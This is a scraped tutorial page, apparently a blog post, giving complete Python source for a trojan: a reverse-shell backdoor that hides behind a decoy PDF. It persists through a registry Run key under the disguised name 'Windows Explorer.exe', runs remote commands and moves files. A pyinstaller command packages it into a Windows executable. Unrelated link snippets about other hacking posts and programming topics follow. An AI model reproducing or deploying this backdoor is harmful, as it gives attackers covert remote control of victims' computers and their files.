
Python Ethical Hacking - TROJANS Analysis(2)
DOWNLOAD & EXECUTE PAYLOAD
- A generic executable that downloads & executes files.
- Disadvantages:
- User needs internet connection.
- Files have to be uploaded and accessible via a direct URL.
PACKAGING - CREATING TROJANS
- Package front file with evil file.
- Extract front file at run time.
- Run front file from evil code.
Prepare a PDF file - sample.pdf on the Download folder.
Polish the Python Code:
#!/usr/bin/env python

import json

import socket

import subprocess

import os

import base64

import sys

import shutil

class Backdoor:

    def __init__(self, ip, port):

        self.become_persistent()

        self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        self.connection.connect((ip, port))

    def become_persistent(self):

        evil_file_location = os.environ["appdata"] + "\\Windows Explorer.exe"

        if not os.path.exists(evil_file_location):

            shutil.copyfile(sys.executable, evil_file_location)

            subprocess.call('reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v test /t REG_SZ /d "' + evil_file_location + '"', shell=True)

    def reliable_send(self, data):

        json_data = json.dumps(data).encode()

        self.connection.send(json_data)

    def reliable_receive(self):

        json_data = ""

        while True:

            try:

                json_data = json_data + self.connection.recv(1024).decode()

                return json.loads(json_data)

            except ValueError:

                continue

    def change_working_directory_to(self, path):

        os.chdir(path)

        return "[+] Changing working directory to " + path

    def execute_system_command(self, command):

        DEVNULL = open(os.devnull, "wb")

        return subprocess.check_output(command, shell=True, stderr=DEVNULL, stdin=DEVNULL)

    def read_file(self, path):

        with open(path, "rb") as file:

            return base64.b64encode(file.read())

    def write_file(self, path, content):

        with open(path, "wb") as file:

            file.write(base64.b64decode(content))

            return "[+] Upload successful."

    def run(self):

        while True:

            command = self.reliable_receive()

            try:

                if command[0] == "exit":

                    self.connection.close()

                    sys.exit()

                elif command[0] == "cd" and len(command) > 1:

                    command_result = self.change_working_directory_to(command[1])

                elif command[0] == "upload":

                    command_result = self.write_file(command[1], command[2])

                elif command[0] == "download":

                    command_result = self.read_file(command[1]).decode()

                else:

                    command_result = self.execute_system_command(command).decode()

            except Exception:

                command_result = "[-] Error during command execution."

            self.reliable_send(command_result)

file_name = sys._MEIPASS + "\sample.pdf"

subprocess.Popen(file_name, shell=True)

try:

    my_backdoor = Backdoor("10.0.0.43", 4444)

    my_backdoor.run()

except Exception:

    sys.exit()
Convert the Python Program to Windows executable. - Add the "--add-data" argument this time.
wine /root/.wine/drive_c/Program\ Files\ \(x86\)/Python37-/Scripts/pyinstaller.exe --add-data "/root/Downloads/sample.pdf;." --onefile --noconsole reverse_backdoor.py


Run the lister on Kali Linux, and run the reverse_backdoor.exe file on the victim PC. The user can only see a normal pdf file, but the communication has been established background.

Python Ethical Hacking - TROJANS Analysis(2)的更多相关文章
- Python Ethical Hacking - TROJANS Analysis(1)
TROJANS A trojan is a file that looks and functions as a normal file(image, pdf, song ..etc). When e ...
- Python Ethical Hacking - TROJANS Analysis(4)
Adding Icons to Generated Executables Prepare a proper icon file. https://www.iconfinder.com/ Conver ...
- Python Ethical Hacking - TROJANS Analysis(5)
Spoofing File Extention - A trick. Use the Kali Linux Program - Characters 1. Open the program. 2. F ...
- Python Ethical Hacking - TROJANS Analysis(3)
BYPASSING ANTI-VIRUS PROGRAMS AV programs detect viruses based on: 1. Code - compare files to huge d ...
- Python Ethical Hacking - Malware Analysis(1)
WRITING MALWARE Download file. Execute Code. Send Report. Download & Execute. Execute & Repo ...
- Python Ethical Hacking - Malware Analysis(4)
DOWNLOAD_FILE Download files on a system. Once packaged properly will work on all operating systems. ...
- Python Ethical Hacking - Malware Analysis(3)
Stealing WiFi Password Saved on a Computer #!/usr/bin/env python import smtplib import subprocess im ...
- Python Ethical Hacking - Malware Analysis(2)
Filtering Command Output using Regex #!/usr/bin/env python import smtplib import subprocess import r ...
- Python Ethical Hacking - BACKDOORS(8)
Cross-platform hacking All programs we wrote are pure python programs They do not rely on OS-specifi ...
随机推荐
- 谈谈我对 Flutter 未来发展 和 “嵌套地狱” 的浅显看法
Flutter 未来发展 提到 Flutter 就不得不提到 Fuchsia 系统,这是一个尚未正式发布的操作的系统,引用 Android 和 Chrome 的高级副总裁 Hiroshi Lockhe ...
- 使用JUnit 和Jacoco进行单元测试
Jacoco配置 <dependency> <groupId>org.jacoco</groupId> <artifactId>jacoco-maven ...
- JDK8--08:Optional
在程序运行时,空指针异常应该是最常见的异常之一,因此JDK8提供了Optional来避免空指针异常. 首先说明JDK8新增的Optional及相关方法的使用 Optional的常用操作: Option ...
- Java中Map的4种遍历方式
第一种方式:这是平常用的最多也最可取的一种遍历方式. for (Map.Entry<String, Object> entry : map.entrySet()) { System.out ...
- python使用selenium和requests.session登录抓取
# Author:song from selenium import webdriver from selenium.webdriver.common.keys import Keys from re ...
- Oracle中truncate表不更新last_ddl_time列
Oracle中truncate表不更新last_ddl_time列 问题描述 最近发现数据库中定时job的某张表,每天都有truncate动作,由于调整了job的interval时间,想查看last_ ...
- (私人收藏)PPT数据图表
PPT数据图表 https://pan.baidu.com/s/1lXt8UU20IotD4LLagfTTXAkknf
- 使用flex实现5种常用布局
Sticky Footer 经典的上-中-下布局. 当页面内容高度小于可视区域高度时,footer 吸附在底部:当页面内容高度大于可视区域高度时,footer 被撑开排在 content 下方 dem ...
- JavaGUI练习 - 正交测试用例生成小工具
正交表生成小工具 说明 小工具的适用对象主要是测试人员,他们日常工作中手动设计大量测试用例,工作繁杂甚至还存在覆盖不全面等问题. 为了提高他们的测试效率,该小工具可以通过输入一组多因素多水平的数据,然 ...
- zookeeper3.5.5 centos7 完全分布式 搭建随记
zookeeper3.5.5 centos7 完全分布式 搭建随记 这里是当初在三个ECS节点上搭建hadoop+zookeeper+hbase+solr的主要步骤,文章内容未经过润色,请参考的同学搭 ...